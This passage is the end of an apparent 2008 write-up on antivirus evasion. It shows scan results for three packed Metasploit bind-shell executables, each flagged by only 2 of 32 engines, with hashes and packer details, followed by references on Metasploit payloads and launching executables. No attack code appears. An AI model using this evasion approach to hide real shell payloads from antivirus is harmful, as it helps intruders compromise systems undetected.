SHA1: f0b4b24b47b1866dc8bc56f44d36d98a5beab788

PEiD: Armadillo v1.71

packers: PE_Patch

File bindshellcountdown2A.exe received on 02.04.2008 01:42:08 (CET)

Result: 2/32 (6.25%)

Antivirus	Version	Last Update	Result
F-Secure	6.70.13260.0	2008.02.04	Type_Win32
Kaspersky	7.0.0.125	2008.02.04	Type_Win32

Additional information

File size: 24576 bytes

MD5: a544046435345e50539e77ac344639fe

SHA1: 2c2c8bd0a07b385aab7df8b3027c432f3f004155

PEiD: Armadillo v1.71

packers: PE_Patch

File bindshellcountdownA.exe received on 02.04.2008 01:45:07 (CET)

Result: 2/32 (6.25%)

Antivirus	Version	Last Update	Result
F-Secure	6.70.13260.0	2008.02.04	Type_Win32
Kaspersky	7.0.0.125	2008.02.04	Type_Win32

Additional information

File size: 24576 bytes

MD5: 8b77ece975ca17b9a7524ed8e1d147f1

SHA1: da4de289de5111efafae23fe538e6f4b05cac21e

PEiD: Armadillo v1.71

packers: PE_Patch

File bindshellnonalphaA.exe received on 02.04.2008 01:45:21 (CET)

Result: 2/32 (6.25%)

Antivirus	Version	Last Update	Result
F-Secure	6.70.13260.0	2008.02.04	Type_Win32
Kaspersky	7.0.0.125	2008.02.04	Type_Win32

Additional information

```
File size: 24576 bytes
MD5: 2d1d1cd16ed47aee03d4395187ee3159
SHA1: 76607422dbbb341999dd6ac03a59f55f2d986490
PEiD: Armadillo v1.71
packers: PE_Patch
```

18 – References

[1] Metasploit/Tips and Tricks - Using Exploit-less Handlers (Executable Payloads). Retrieved February 1, 2008, from The Metasploit Book Web site: http://en.wikibooks.org/wiki/Metasploit/Tips_and_Tricks#Using_Exploit-less_Handlers_.28Executable_Payloads.29

[2] Moore, H.D. (2007, Nov 21). Re: [framework] VNC Injection payload. Retrieved February 1, 2008, from Metasploit Web site: http://www.Metasploit.com/archive/framework/msg03005.html

[3] FATAL, (2006, Sept 7). RE:Batch files: Running EXEs asynchronously. Retrieved February 2, 2008, from Binary Revolution Forum Web site: http://www.binrev.com/forums/index.php?showtopic=22820

[4] Shepard, Simon "wsh run". Retrieved February 2, 2008, from SS64.com Web site: http://www.ss64.com/wsh/run.html